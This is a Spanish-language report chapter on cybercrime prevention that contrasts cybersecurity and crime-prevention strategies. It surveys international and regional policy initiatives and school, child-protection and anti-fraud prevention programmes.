El capítulo anterior también nos ha permitido constatar que sigue habiendo un debate importante en torno a la definición de ciberdelincuencia y que todavía estamos lejos de haber alcanzado un consenso a nivel internacional sobre esta definición. Sin embargo, a los efectos del presente capítulo, utilizaremos una definición operacional, de modo que los ciberdelitos se entenderán «como delitos contra los sistemas informáticos o el uso de computadoras, que causan daños» (Traducción libre a partir de Seger, 2012, p. 21) físicos y/o económicos.

A pesar del lugar que ocupa la delincuencia tradicional en la definición del Consejo de Europa, una parte importante de la investigación, de las estrategias nacionales y, como veremos, de las iniciativas internacionales y regionales, se centra más bien en la seguridad de las infraestructuras de las tecnologías de la información, la autorregulación de los ciudadanos, las respuestas jurídicas y la represión policial, en detrimento de las medidas concretas de prevención de la ciberdelincuencia (Seger, 2012). Esto nos lleva, en primer lugar, a distinguir entre los enfoques de la ciberseguridad y los enfoques que abordan el tema de la ciberdelincuencia.

Los ataques cibernéticos de 2007 en Estonia representan una coyuntura histórica en materia de seguridad del ciberespacio y han influido a nivel mundial en el desarrollo de estrategias de seguridad. De hecho, desde 2007, la ciberseguridad ha venido ocupando una parte cada vez mayor de los programas políticos mundiales. Se plantean regularmente los riesgos asociados a los múltiples ciberataques, así como sus objetivos. Los conceptos de ciberseguridad, ciberdelincuencia y ciberdefensa se utilizan actualmente «de manera interdependiente sin que se hayan consagrado definiciones precisas en la legislación» (Pereira, 2016, p. 388). Sin embargo, los objetivos de estos dos enfoques son fundamentalmente diferentes y, por lo tanto, no pueden producir los mismos resultados.

Recuadro 4.1. **Los ciberataques en Estonia en 2007**

En 2007, Estonia sufrió una ola de ciberataques que afectaron a muchos servidores comerciales y gubernamentales, amenazando la confidencialidad, integridad y accesibilidad de los datos almacenados en estos servidores. Casi 11 años después, ningún Estado ni grupo no estatal ha reivindicado estos ataques. Posteriormente, esta ola sin precedentes de ataques cibernéticos condujo a la creación de numerosas estrategias de seguridad cibernética en todo el mundo (Haataja, 2017).

Los enfoques en pro de la ciberseguridad

Los enfoques en pro de la ciberseguridad, a los que nos referiremos en este capítulo como **estrategias de ciberseguridad**, tienen por objeto garantizar la confidencialidad, integridad y disponibilidad de las infraestructuras de las tecnologías de la información. Por lo tanto, estas estrategias no abordan todos los delitos cometidos en el ciberespacio, sino más bien las cuestiones relacionadas con la protección de los datos personales y privados (Seger, 2012) (véase el capítulo anterior) y la reducción de los riesgos asociados a los ciberataques cometidos por otros Estados o grupos no estatales, centrándose en sus infraestructuras críticas de las tecnologías de la información. Dado que las estrategias de ciberseguridad dan prioridad a la seguridad de las infraestructuras críticas de la información, conceden mayor importancia a las alianzas público-privadas (Seger, 2012) (véase el capítulo siguiente). Por último, estas estrategias sueles estar gestionadas, tanto en su funcionamiento como en su aplicación, por las instituciones públicas de Defensa o de Seguridad Nacional, en colaboración con el Ministerio de Justicia (Seger, 2012).

Enfoques en la prevención de la ciberdelincuencia

Las estrategias contra la ciberdelincuencia se centran más en la prevención de la criminalidad y la justicia penal. Así pues, la diferencia entre los dos tipos de estrategias reproduce la diferencia entre los enfoques de seguridad y los de prevención en el contexto criminológico[24]. Por tanto, la delincuencia tradicional es objeto de estas estrategias, que denominaremos **estrategias de prevención de la ciberdelincuencia**[25]. Como hemos visto en nuestro examen de las iniciativas, una parte importante de las medidas para prevenir la ciberdelincuencia sigue estando relacionada con los programas de sensibilización, las alianzas público-privadas, la cooperación internacional y los enfoques disuasivos, que consisten en medidas punitivas cada vez más severas (UIT, 2014). Aunque las medidas punitivas no se centran en la prevención, sino en la sanción (UIT, 2014), y pese a que una proporción significativa de los incidentes de ciberdelincuencia no dan lugar a condenas penales (Broadhurst, 2005), sigue siendo muy débil el consenso sobre las medidas preventivas más apropiadas en el contexto del ciberespacio (Broadhurst, 2005). Estas medidas pueden ir desde soluciones técnicas, como los programas antivirus, hasta el bloqueo del acceso a contenidos ilícitos (UIT, 2014).

Tabla 4.1. **La diferencia entre las estrategias de ciberseguridad y las relacionadas con la ciberdelincuencia**

Estrategias de ciberseguridad *Intereses y seguridad nacional, confianza, resistencia, fiabilidad de las tecnologías de la información*		**Estrategias de ciberdelincuencia** *Estado de derecho, derechos humanos, prevención de la criminalidad y justicia penal*	
Incidentes de seguridad no intencionados	Ataques intencionados contra la confidencialidad, integridad y disponibilidad de los sistemas y datos informáticos	Delitos cometidos con la ayuda de una computadora y contra contenidos	Todo delito que implique pruebas electrónicas

Fuente: Seger (2011)

Segunda parte: Tendencias en la prevención de la ciberdelincuencia

En esta sección se presentan las principales medidas adoptadas para prevenir la ciberdelincuencia, centrándose en las iniciativas internacionales y regionales, así como en programas específicos de prevención.

Iniciativas internacionales

En el 1**2º Congreso de las Naciones Unidas sobre Prevención del Delito y Justicia Penal**, los participantes hicieron hincapié en dos constataciones, a saber, la importancia de los daños económicos y humanos causados por la comisión de actos delictivos sirviéndose de las nuevas tecnologías y el carácter transfronterizo de dicha delincuencia. Con el objeto de abordar estos retos, se formularon dos recomendaciones: 1) la sensibilización de la opinión pública y la reafirmación del papel de la escuela, y 2) la cooperación entre las autoridades policiales y penales a nivel internacional.

1. Se planteó el **papel de las escuelas** y de las **campañas de sensibilización** como medidas de bajo costo que permiten abordar los retos en materia de prevención y justicia penal en relación con los jóvenes, en particular con respecto a las cuestiones de la **ciberintimidación** y la sensibilización de la población sobre los riesgos asociados con el uso de las nuevas tecnologías (CCPCJ, 2010).
2. Por otra parte, varios participantes también plantearon la importancia de desarrollar una mayor **cooperación internacional** para combatir la ciberdelincuencia, en particular entre los **organismos policiales y de justicia penal**. Otros participantes, por su parte, plantearon la importancia de establecer alianzas con el **sector privado**, acompañadas de un plan de acción mundial para fortalecer las capacidades técnicas de prevención, detección, investigación y enjuiciamiento de los ciberdelincuentes (CCPCJ, 2010).

En el mismo orden de ideas, la encuesta de la **Comisión de Prevención del Delito y Justicia Penal** sobre el problema de la ciberdelincuencia y las respuestas de los Estados Miembros, la comunidad internacional y el sector privado (2013) indica que la prevención de la ciberdelincuencia debería llevarse a cabo imperativamente mediante: a) la promulgación de leyes para regular el problema y encuadrar las intervenciones; b) un liderazgo eficaz; c) el desarrollo o el refuerzo de las capacidades en materia de justicia penal y las fuerzas de seguridad; d) la sensibilización de la opinión pública y la reafirmación y el refuerzo del papel de la educación en la prevención; e) el desarrollo de una sólida base de conocimientos en torno a los retos en materia de ciberdelincuencia, y f) una mayor cooperación entre los gobiernos, las comunidades, el sector privado y la comunidad internacional (UNODC, 2013). Según la encuesta de la Comisión, casi el 70% de las estrategias nacionales comunicadas indicaban que la sensibilización de la opinión pública, la cooperación internacional y el refuerzo de la capacidad de las fuerzas de seguridad eran componentes clave (UNODC, 2013). Por último, la Comisión subraya que la seguridad de los **jóvenes**, las **infraestructuras críticas de las tecnologías de la información y los datos personales** solían estar en el centro de estas estrategias (UNODC, 2013).

La **Declaración de Doha** (2015) también pide el desarrollo de medidas especiales para la prevención de ciertos delitos cometidos en el ciberespacio, como la **explotación en línea de menores**, en particular para «identificar y proteger a las víctimas, entre otras cosas eliminando de Internet todo contenido pornográfico en que aparezcan menores, en particular imágenes de abusos sexuales contra niños» (UNODC, 2015). Para lograr este objetivo, la declaración recomienda reforzar la **cooperación entre las instituciones policiales**, tanto a nivel nacional como internacional, así como el **fomento de las capacidades técnicas** de estos mismos agentes (UNODC, 2015). Como vimos en el primer capítulo, la Declaración de Doha va mucho más allá de los desafíos específicos del ciberespacio. Sin detenernos demasiado en ello, quisiéramos señalar que, si bien no todas las recomendaciones de la declaración se refieren a retos relacionados con el ciberespacio, esto no significa que no sean pertinentes para nosotros, como veremos más adelante.

Las recientes declaraciones e informes de los Estados miembros y de los grupos de expertos establecidos por mandato de las Naciones Unidas (CCPCJ, 2010; UNODC, 2013, 2015) indican que la comunidad internacional tiene la intención de prevenir la ciberdelincuencia —principalmente la ciberintimidación, la explotación sexual infantil en línea, la protección de las infraestructuras críticas de las tecnologías de la información y de los datos personales— mediante campañas de sensibilización, educación, asociaciones con el sector privado, cooperación internacional entre las fuerzas de seguridad y las instituciones de justicia penal y el fomento de la capacidad de esos agentes. A fin de profundizar nuestra comprensión del papel que los Estados se proponen desempeñar en la prevención de la ciberdelincuencia, nuestro examen de las iniciativas se centrará ahora en las posiciones adoptadas a nivel regional.

En otras palabras, veremos los objetivos perseguidos por las diversas declaraciones/estrategias/convenios regionales sobre la prevención de la ciberdelincuencia.

Iniciativas regionales

Como acabamos de ver, el Convenio de Budapest (Consejo de Europa, 2001) o Convenio del Consejo de Europa sobre la Ciberdelincuencia es el único instrumento internacional vinculante en materia de ciberdelincuencia. Este convenio también se considera un texto fundador, en el que muchos países han basado sus propias estrategias nacionales. Su principal objetivo es promover la **armonización de los marcos jurídicos** nacionales en torno a definiciones jurídicas destinadas a proteger a la población contra la ciberdelincuencia y desarrollar la **cooperación entre los países** con fines de investigación y enjuiciamiento, en particular mediante el intercambio de datos penales pertinentes para las investigaciones (Consejo de Europa, 2001). Reforzado en 2004 por el Protocolo adicional al Convenio sobre la Ciberdelincuencia relativo a la penalización de actos de índole racista cometidos por medio de sistemas informáticos, el Convenio aborda principalmente el **ciberfraude**, la **explotación sexual de jóvenes en línea**, los **delitos de ciberodio**, los **delitos contra la propiedad intelectual** y la **seguridad de las redes informáticas** (Consejo de Europa, 2001, 2004).

En 2004, en Buenos Aires, los Estados Miembros de la Organización de los Estados Americanos reconocieron por primera vez la magnitud de los desafíos y amenazas que enfrentan las infraestructuras críticas de las tecnologías de la información en sus respectivos países y la importancia de la acción conjunta, sujeta a la cooperación intersectorial e internacional entre sus gobiernos. Este reconocimiento condujo a la creación de la **Estrategia de Seguridad Cibernética (2004)**, en la que los Estados miembros acordaron desarrollar:

> «(...) una cultura de seguridad cibernética en las Américas con la adopción de medidas preventivas eficaces para anticipar, tratar y responder a los ataques cibernéticos, independientemente de su origen, combatiendo las amenazas cibernéticas y los delitos cibernéticos, caracterizando los ataques contra el ciberespacio, protegiendo las infraestructuras críticas y las redes de sistemas informáticos.» (OEA, 2004, p. 6).»

Con este fin, la Declaración Conjunta (2003) anima a los Estados miembros a (OEA, 2004):

a) desarrollar alianzas público-privadas para aumentar la educación y la sensibilización del público;

b) identificar y evaluar las normas y mejores prácticas para la seguridad de las infraestructuras críticas de las tecnologías de la información;

c) promover la adopción de políticas y leyes para proteger a los usuarios de Internet y desalentar el uso de redes informáticas con fines ilegales, y

d) y la creación de equipos de respuesta a emergencias informáticas (CERT): Computer Emergency Response Teams) para responder rápidamente a los incidentes.

La **Secretaría de la Commonwealth** alienta a los Estados Miembros de la Commonwealth a que elaboren respuestas encaminadas a garantizar la seguridad de las infraestructuras críticas de las tecnologías de la información, la prevención, la investigación y el enjuiciamiento de los ciberdelincuentes. La Secretaría también recomienda la creación de alianzas público-privadas, así como entre los demás gobiernos de la Commonwealth, en particular para el fomento de la capacidad y las mejores prácticas en torno a los enjuiciamientos y las investigaciones transfronterizos. Asimismo, la Secretaría recomienda la creación de estrategias nacionales que incluyan medidas específicas para la prevención de la ciberdelincuencia, la sensibilización pública, la coordinación entre diferentes organismos gubernamentales, la asignación de recursos apropiados en el ámbito de la justicia penal, la creación de equipos de respuesta a emergencias informáticas nacionales y/o regionales, así como mecanismos y protocolos para la cooperación con los proveedores de servicios de Internet y el sector privado en general. Por último, se presta especial atención a la cooperación con la sociedad civil y el sector privado para desarrollar programas de formación

destinados al fomento de la capacidad técnica (Secretaría de la Commonwealth, 2014).

Consciente de la falta de recursos (técnicos y humanos) y de la falta de armonización de los marcos jurídicos en materia de ciberdelincuencia, la Comunidad del Caribe ha incluido en su Estrategia para la Seguridad y la Lucha contra la Delincuencia **(CCSS-2013-CARICOM Crime and Security Strategy)** una serie de recomendaciones a sus Estados miembros sobre el fenómeno de la ciberdelincuencia. Entre ellas figuran también la creación de equipos de respuesta a emergencias informáticas, la realización de campañas de sensibilización y la elaboración de material didáctico sobre el uso de Internet, el fortalecimiento de las capacidades de la policía, los jueces, los fiscales y profesionales forenses, así como la creación de un centro regional y una unidad especializada en la lucha contra la ciberdelincuencia y el establecimiento de asociaciones y programas con el sector privado (CARICOM, 2013).

Recuadro 4.2. **Retos para los Estados pequeños**

En su informe, la Secretaría de la Commonwealth señala que es menos probable que los países más pequeños dispongan de los conocimientos técnicos y políticos necesarios para elaborar respuestas eficaces y sostenibles a la ciberdelincuencia. De hecho, estos pequeños Estados suelen enfrentarse a menudo a una flagrante falta de recursos humanos cualificados, a nivel administrativo, académico y privado, así como a una infraestructura limitada. Por ello, se enfrentan a diversos desafíos para el desarrollo de iniciativas de prevención, por lo que deben abordarse mediante una mayor cooperación internacional y/o regional con los Estados que dispongan de la capacidad técnica y científica necesaria (Secretaría de la Commonwealth, 2014).

El **Convenio de la Unión Africana sobre la Ciberseguridad y la Protección de Datos Personales (2014)** insta a los Estados miembros de la Unión a desarrollar estrategias nacionales que incluyan medidas que permitan: a) la sensibilización del público; b) el fomento de la capacidad; c) la creación de alianzas público-privadas e internacionales, d) así como medidas para limitar la ciberdelincuencia y promover la cooperación en la investigación, el enjuiciamiento y la justicia restaurativa (Unión Africana, 2014). El Convenio también compromete a los Estados miembros a promover una cultura de seguridad entre todas las partes interesadas —gobierno, empresas privadas y sociedad civil— centrándose en la seguridad de las infraestructuras críticas de las tecnologías de la información, campañas de sensibilización entre las pequeñas empresas, las escuelas y los niños con vistas a desarrollar un comportamiento seguro. Por lo que se refiere al intercambio de información, el Convenio sugiere a los Estados miembros la puesta en marcha de equipos de respuesta a emergencias informáticas o la respuesta a incidentes de seguridad informática (CSIRTS: Computer Security Incident Response Teams).

En su informe sobre las Recomendaciones relativas a la ciberseguridad y la lucha contra la ciberdelincuencia en Oriente Medio (2015), la **Comisión Económica y Social para Asia Occidental (CESPAO)** alienta a los Estados de la región a que elaboren medidas de concienciación pública, creen instituciones especializadas y organicen cursos técnicos para el fomento de la capacidad de los jueces, investigadores, policías y otras fuerzas de seguridad. La Comisión también reconoce la importancia de reforzar la cooperación regional e internacional y de establecer equipos de respuesta a emergencias informáticas para proteger las infraestructuras críticas de las tecnologías de la información. Por último, la Comisión también recomienda el desarrollo de asociaciones con la sociedad civil y el sector privado, en particular para el intercambio de información y de los costos financieros y el desarrollo de soluciones técnicas (CESPAO, 2015).

Por su parte, la **Declaración de la Asociación de Naciones del Asia Sudoriental (ASEAN)** sobre la prevención y la lucha contra la ciberdelincuencia (2017) tiene por objeto principalmente armonizar los marcos jurídicos y reunir información. En la Declaración también se pide a los Estados miembros que elaboren sus propios planes de acción nacionales y cooperen entre sí en el intercambio de conocimientos técnicos especializados, información, buenas prácticas y fomento de capacidades técnicas de las partes interesadas del ámbito educativo y de los sectores administrativos gubernamentales. Por último, en la Declaración también se recomienda la elaboración de programas educativos y de sensibilización de la comunidad sobre los riesgos del ciberespacio (ASEAN, 2017).

Como acabamos de ver, las **campañas de sensibilización** parecen ser uno de los instrumentos de prevención que más utilizan los Estados, a pesar de los escasos conocimientos de que disponemos sobre sus efectos reales (Williams y Levi, 2017). También se observa el destacado lugar otorgado al establecimiento de **alianzas público-privadas** a nivel nacional y entre los **organismos encargados de hacer cumplir la ley** a nivel internacional. Otra observación es el lugar que se da a la armonización de los marcos jurídicos y al desarrollo de las capacidades técnicas, principalmente para la detección, la investigación y el enjuiciamiento penal. A este respecto, la Unión Internacional de Telecomunicaciones (UIT) indica que una proporción significativa de las iniciativas presentadas en las estrategias nacionales se limitan al ámbito de los enfoques disuasorios, que consisten en la aplicación de medidas punitivas y cada vez más severas (UIT, 2014), por una parte, y de medidas destinadas a reducir las oportunidades, por otra (Reyns, Randa y Henson, 2016). Por último, la mayoría de las recomendaciones a nivel regional destacan también el papel que pueden desempeñar los **equipos de respuesta a emergencias informáticas**.

Prevención de la ciberintimidación, la explotación sexual de jóvenes en línea y el ciberfraude

En esta sección se examinan las medidas específicas relativas a la prevención de la ciberdelincuencia, en particular la dirigida contra las personas. En el capítulo anterior mencionamos específicamente tres tipos de ciberdelitos: la piratería informática, el ciberfraude y la ciberviolencia. Sin embargo, debido al hecho de que hemos optado por centrarnos en un enfoque de ciberdelincuencia en lugar de uno de ciberseguridad, esta sección no desarrollará el tema de la piratería informática, que se trata desde los enfoques de seguridad. Así pues, nos centraremos en tres tipos de ciberdelitos: a) la ciberintimidación, b) la explotación sexual de jóvenes en línea y algunos delitos económicos, como c) el ciberfraude. Como hemos visto anteriormente, la comunidad internacional fomenta la adopción de medidas preventivas para contrarrestar estos tres tipos de delitos (CCPCJ, 2010; UNODC, 2013, 2015).

a. Prevención de la ciberintimidación

Como explicamos en la introducción, el ciberespacio ofrece una relativa sensación de anonimato, que favorece el desarrollo de comportamientos violentos hacia los demás, sin temor a represalias inmediatas por parte de terceros (Notar, Padgett y Roden, 2013; Snakenborg, Van Acker y Gable, 2011). La ciberintimidación se refiere al uso de un medio de comunicación digital por parte de grupos o individuos que buscan compartir información que una persona razonable considera ofensiva, vulgar, amenazante, aterradora, etc.

Las respuestas internacionales y nacionales generalmente sugieren una prevención universal o primaria. Más concretamente, estas respuestas se centran en educar a los padres, a las partes interesadas de las escuelas y a los estudiantes en torno a un uso más seguro de Internet. Williams y Pearson (2016) informan de que muchas organizaciones de los Estados Unidos y del Reino Unido recomiendan que los jóvenes usuarios de Internet utilicen parámetros de privacidad cuando estén disponibles, informen de los incidentes a los adultos, conserven las pruebas de ciberintimidación en lugar de borrarlas y que eviten responder o reaccionar a tales actos. Del mismo modo, los autores animan a los adultos a informar de estos actos a los proveedores de Internet, las escuelas y los medios sociales en cuestión (Williams y Pearson, 2016).

Cada vez más escuelas están poniendo en marcha iniciativas para prevenir la ciberintimidación. Sin embargo, la mayoría de ellos tienden a limitarse a ofrecer actividades de sensibilización por medio de vídeos educativos o a desarrollar códigos de vida para promover la convivencia y las relaciones no conflictivas (Snakenborg et al., 2011). En cambio, hay otros enfoques en las escuelas, basados en datos probatorios, que van mucho más allá, como (a) iSAFE en los Estados Unidos; b) KiVa en Finlandia; c) ConRed (Programa Conocer, Construir y Convivir en la Red) en España; d) No Trap en Italia, y, por último, e) ViSC, en Austria. Estas prácticas suelen mencionarse frecuentemente en la literatura por sus resultados positivos (Chisholm, 2014; Espelage y Hong, 2016; Notar et al., 2013; Slonje, Smith y Frisen, 2013; Snakenborg et al., 2011).

a) El programa iSAFE puede ofrecerse a los estudiantes del último año de secundaria, a padres, maestros o líderes de la comunidad (Snakenborg et al., 2011). Incluye 5 talleres de 60 minutos cada uno, que abordan los temas de la seguridad en línea, la ciudadanía en el ciberespacio, la seguridad personal, la propiedad intelectual y la aplicación de la ley en el entorno virtual (Espelage y Hong, 2016).

b) KiVa es un programa escolar integral, que combina la prevención universal e indicada, para niños de 7 a 15 años de edad. Este programa requiere la participación de maestros, padres, líderes comunitarios y estudiantes (Espelage y Hong, 2016). Los profesores disponen de una guía de instrucción, complementada con un videojuego para los alumnos de primaria y un foro en Internet para los alumnos de secundaria (Espelage y Hong, 2016). Uno de los objetivos de las herramientas propuestas es sensibilizar a los jóvenes sobre las consecuencias de la ciberintimidación y dar apoyo a quienes sean víctimas de intimidación (Slonje et al., 2013). El programa ha dado resultados positivos en un estudio a gran escala (con un grupo de control) realizado en casi el 90% de las escuelas de la red escolar finlandesa. Basándose en sus conclusiones, KiVa demostró la importancia del papel desempeñado por los testigos en el proceso de intimidación (Hutchings y Clarkson, 2015).

c) El ConRed es un programa de intervención basado en datos probatorios que hace hincapié en el anonimato de los agresores, el alcance de las agresiones y el sufrimiento de las víctimas (Ortega-Ruiz, Del Rey y Casas, 2012). El enfoque de Ortega et al. (2012) se plasma de cuatro maneras: 1) el desarrollo de prácticas, procedimientos y estrategias de prevención proactivas, cuyo objetivo es la implementación de un plan de acción específico para luchar contra los riesgos relacionados con el uso de Internet y las redes sociales, reforzar las capacidades de las partes interesadas y desarrollar técnicas de autorregulación; 2) el desarrollo de conocimientos y habilidades en la comunidad educativa, utilizando mecanismos para desarrollar las habilidades necesarias para la identificación, la prevención y la intervención; 3) el desarrollo de un ambiente escolar seguro que facilite la comunicación entre los estudiantes, fomentando una cultura de apoyo y respeto mutuo y empatía con los más vulnerables, y 4) por último, el desarrollo de asociaciones entre la escuela, la familia y la comunidad, con el objetivo de promover la colaboración entre las partes interesadas de la escuela, los padres y las organizaciones comunitarias, con miras a reducir los comportamientos problemáticos.

d) El No Trap o Let's not fall into the trap! es un programa que busca prevenir y combatir tanto la intimidación como la ciberintimidación. Lanzado en 2008, el programa se lleva a cabo en dos fases distintas, la primera dirigida por investigadores en psicología y la segunda por un grupo de estudiantes que actúan como líderes positivos. Están capacitados para actuar como agentes de cambio en el mundo virtual utilizando herramientas de concienciación, así como para apoyar a los compañeros de su clase, en un contexto de persona a per-

sona. Específicamente, estos líderes llevar a cabo actividades de cooperación con otros jóvenes de su clase, enfocándose en la empatía, la resolución de problemas y las responsabilidades de los testigos. Los autores de los programas sugieren llevar a cabo este tipo de programa entre los jóvenes de 14-15 años, pues este grupo de edad representa, según ellos, un grupo mucho más expuesto al abandono escolar que otros (Palladino, B.E., Nocentini, A. y Menesini, E. 2016).

e) Finalmente, el ViSC es un programa dirigido a prevenir la violencia y promover el desarrollo de habilidades sociales en las escuelas secundarias. El programa prevé tres niveles de intervención: la escuela, la clase y el joven. Este modelo, llamado «de cascada», requiere que el entrenador o facilitador aplique el programa de acuerdo al nivel de intervención. Las partes interesadas a las que se dirige el programa son los profesores y los psicólogos escolares. Entre 2008 y 2011, se capacitó a 36 facilitadores austriacos. La evaluación de 2012 realizada por Strohmeier y sus colegas pone de manifiesto que se observaron efectos positivos en el grupo de prueba, en comparación con el grupo de control (Spiel, C., Wagner, S. y Strohmeier, D., 2012).

Recuadro 4.3. **El papel del personal sanitario**

La ciberintimidación a menudo se considera un problema de justicia penal y de educación (Moreno y Vaillancourt, 2016). Sin embargo, cada vez se pide más a los profesionales de la salud que participen en intervenciones para prevenir la ciberintimidación (Espelage y Hong, 2016). De hecho, debido al papel que desempeñan, los médicos, enfermeros, psicólogos y trabajadores sociales pueden ser más activos en la identificación y prevención de la ciberintimidación (Dale, Russel y Wolke, 2014). Algunos investigadores incluso llegan a afirmar que el personal sanitario debería preguntar directamente a los jóvenes si han sido víctimas de intimidación y, de ser así, durante cuánto tiempo, dónde y cómo afecta ese hecho a su vida diaria (Espelage y Hong, 2016). Además, estas intervenciones merecerían ser consideradas dentro del marco general de las iniciativas de salud pública (Dale et al., 2014), en asociación con el personal de la escuela (Moreno y Vaillancourt, 2016).

b. Prevención de la explotación sexual de menores en línea

La explotación sexual de menores es un crimen contra la integridad de la persona, que abarca todas las cuestiones relacionadas con el abuso sexual, la violencia y la explotación de los niños con fines sexuales o económicos (IHE, 2010). Además, este síntoma se alimenta de representaciones estereotipadas en los medios de comunicación, como la sexualización y la sumisión de los niños y las mujeres, en particular en los videojuegos, los anuncios publicitarios y los programas de televisión, pero también de la pornografía legal, que se alimenta de los mismos estereotipos (Prevention Institute, 2009).

El Consejo del Reino Unido para la Seguridad de los Menores en Internet (UK Council for Child Internet Safety) recomienda, en su informe Child Safety Online (2015), una mejor gestión de los contenidos personales publicados en las redes sociales, el refuerzo de las configuraciones de seguridad y privacidad, y el ajuste de los controles parentales para evitar que los menores entren en contacto con contenidos ilegales. Si se difunden imágenes no consensuadas, ofrecer el apoyo de un equipo especializado a la víctima, considerar el uso de tecnologías tales como PhotoDNA y recurrir a actores relevantes como la Internet Watch Foundation para facilitar la eliminación de contenido ilegal. Por último, el Consejo también recomienda sensibilizar tanto a los padres como a los trabajadores escolares y desarrollar estas campañas de sensibilización con el apoyo de expertos para llegar a las diferentes comunidades (Williams y Pearson, 2016).

La lucha contra estos crímenes requiere un enfoque integrado, respaldado por diferentes marcos jurídicos nacionales e internacionales (ICMEC y UNICEF, 2016). Un enfoque integrado significa que las estrategias desarrolladas en cada nivel de gobierno deben ser multisectoriales y multidisciplinarias. En otras palabras, en la literatura especializada se recomienda que el sistema de justicia penal, la protección de la juventud y la industria de las tecnologías de la información apliquen esas estrategias y que exijan la aplicación de medidas de prevención basadas en el desarrollo, el ambiente y las alianzas (ICMEC y UNICEF, 2016; IHE, 2010; LIBE, 2015).

En el contexto de la explotación sexual, las medidas de desarrollo se refieren principalmente a actividades de sensibilización, fomento de la capacidad y apoyo a las víctimas de delitos, así como a programas para prevenir la reincidencia. Por lo que se refiere a las denominadas medidas ambientales, la literatura hace referencia, en particular, al cierre o bloqueo de los sitios que albergan contenidos ilícitos y a los controles parentales. Por último, con respecto a la prevención basada en las asociaciones, se trata más bien de desarrollar programas para abordar los factores de riesgo específicos de la explotación sexual, y de responsabilizar a la industria del porno, así como a los proveedores de alojamiento.

Sensibilización de los jóvenes, los padres y las partes interesadas

En primer lugar, (LIBE, 2015)una de las recomendaciones básicas que se han encontrado hasta la fecha en la mayoría de las convenciones internacionales es sensibilizar en relación con la explotación sexual a jóvenes, padres y partes interesadas, incluidos los trabajadores escolares, los proveedores de alojamiento web y de servicios de Internet y los representantes de los medios de comunicación (ICMEC y UNICEF, 2016). Estas actividades de sensibilización tienen por objeto principalmente promover un uso responsable de Internet, en particular proporcionando información sobre los factores que permiten identificar situaciones de explotación (Simantiri, 2017), permitiendo a los usuarios desarrollar técnicas de autorregulación y, por último, recordando a los usuarios sus responsabilidades específicas (LIBE,

2015). Por ejemplo, el Centro Canadiense para la Protección de la Infancia enseña a niños y jóvenes a desarrollar comportamientos seguros en línea, reduciendo su vulnerabilidad y reforzando su resistencia. El programa se basa en datos probatorios e incluye información sobre las relaciones amorosas, los riesgos asociados con el uso de Internet y la puesta en línea de contenido personal (IHE, 2010).

Desarrollo de programas a medida para víctimas y delincuentes

La Comisión de Libertades Civiles, Justicia y Asuntos de Interior del Parlamento Europeo (2015) también recomienda la identificación de las víctimas. En efecto, esta comisión precisa que la identificación de las víctimas, o de las víctimas potenciales, permitiría a los responsables públicos y a las organizaciones interesadas elaborar programas de apoyo adaptados (LIBE, 2015). En el mismo orden de ideas, más allá de las sanciones penales, también se destaca el necesario desarrollo de programas de apoyo para los delincuentes (Simantiri, 2017) y las personas que han expresado verbalmente sus deseos antes de pasar al acto, como se sugiere en la Directiva 93 (2011) de la Unión Europea:

> Con objeto de evitar los abusos sexuales y la explotación sexual de los menores, deben ofrecerse a los delincuentes sexuales programas o medidas de intervención específicamente dirigidos a ellos. Dichos programas o medidas de intervención deben adoptar un enfoque amplio y flexible, que se centre en los aspectos médicos y psicosociales y no tenga carácter obligatorio. Esos programas o medidas de intervención se entienden sin perjuicio de los programas o medidas de intervención impuestos por las autoridades judiciales competentes (Directiva 2011/93/UE, n.º 37).

Por ejemplo, en Austria hay centros de seguimiento para hombres que temen cometer delitos sexuales contra un menor. Otros programas, como LIMES, ofrecen diagnóstico, terapia individual y de grupo, y servicios psicológicos para hombres que nunca han cometido delitos sexuales contra menores, pero que expresan el deseo de hacerlo. Asimismo, la Fundación Sexpo, en Finlandia, ofrece un programa de prevención para personas que han cometido o tienen miedo de cometer delitos sexuales contra menores, que incluye una línea telefónica gratuita y un seguimiento terapéutico (LIBE, 2015).

Control parental, autorregulación y cierre de los sitios que albergan contenidos ilícitos

Desde el punto de vista de la prevención ambiental, la teoría de las oportunidades nos invita a reflexionar sobre los diferentes mecanismos que nos permitirían hacer inaccesibles al público los contenidos ilícitos, hasta su eliminación definitiva (Prevention Institute, 2009), como recomienda la Unión Europea:

> Para combatirla es necesario reducir la difusión de material de abusos sexuales de menores dificultando la carga de tales contenidos por los delincuentes en redes de acceso público. Por lo tanto, es necesario emprender una acción para retirar tales contenidos y detener a las personas culpables de la difusión o descarga de imágenes de abusos a niños (Directiva 2011/93/UE, n.º 46).

Los controles parentales, como las configuraciones de privacidad apropiadas para la edad, son herramientas tecnológicas que pueden mejorar la seguridad de los jóvenes en el ciberespacio (LIBE, 2015).

El papel de la industria, los proveedores de acceso a Internet y de alojamiento de datos

Hay un reconocimiento generalizado del papel de la industria pornográfica, así como el de los medios de comunicación, en la banalización de las violencias y la explotación sexuales. (MacKinnon, 2005; Prevention Institute, 2009; Sun, Bridges, Johnson y Ezzell, 2016). En este sentido, el Prevention Institute (2009) recomienda que la industria pornográfica ponga fin a la objetivación sexual de adolescentes y niños, y recomienda que los medios de comunicación dejen de hacer publicidad de jóvenes sexualizados.

Del mismo modo, la Unión Internacional de Telecomunicaciones recomienda que los gobiernos amplíen el mandato y el alcance de sus organismos reguladores de las tecnologías de la información y la comunicación (TIC). En particular con respecto a la protección del consumidor, la ciberseguridad y la participación de los consumidores en la elaboración y puesta en marcha de políticas públicas adaptadas al ciberespacio (UIT, 2014).

c. Prevención del ciberfraude

Como se explicó en el capítulo anterior, el fraude es un fenómeno multifacético, al que podríamos referirnos como «una petición con falsas pretensiones de obtener dinero (Prates, Gaudreau y Dupont, 2013)» o bienes materiales. Una vez más, la investigación sobre los enfoques de prevención se refiere principalmente a los teóricos de las actividades rutinarias y la elección racional. Por consiguiente, la mayoría de las medidas de prevención propuestas hasta ahora se refieren a la prevención situacional. A este respecto, Gupta y Sherman (2011) han desarrollado tres tipos de prevención situacional específica del ciberespacio: la **prevención activa**, que requiere que los usuarios cambien sus configuraciones de seguridad y contraseñas regularmente; la **prevención por la evitación**, que obliga a los usuarios a utilizar Internet con menos frecuencia para sus transacciones bancarias y la compra de bienes; y, por último, la **prevención pasiva**, que requiere que los usuarios rechacen correos electrónicos de fuentes desconocidas y que instalen y actualicen su programa antivirus y visiten exclusivamente sitios de confianza. Según los autores, la aplicación de estos tres tipos de prevención reduciría en gran medida el riesgo de victimización individual (Williams y Levi, 2017, p. 459-460).

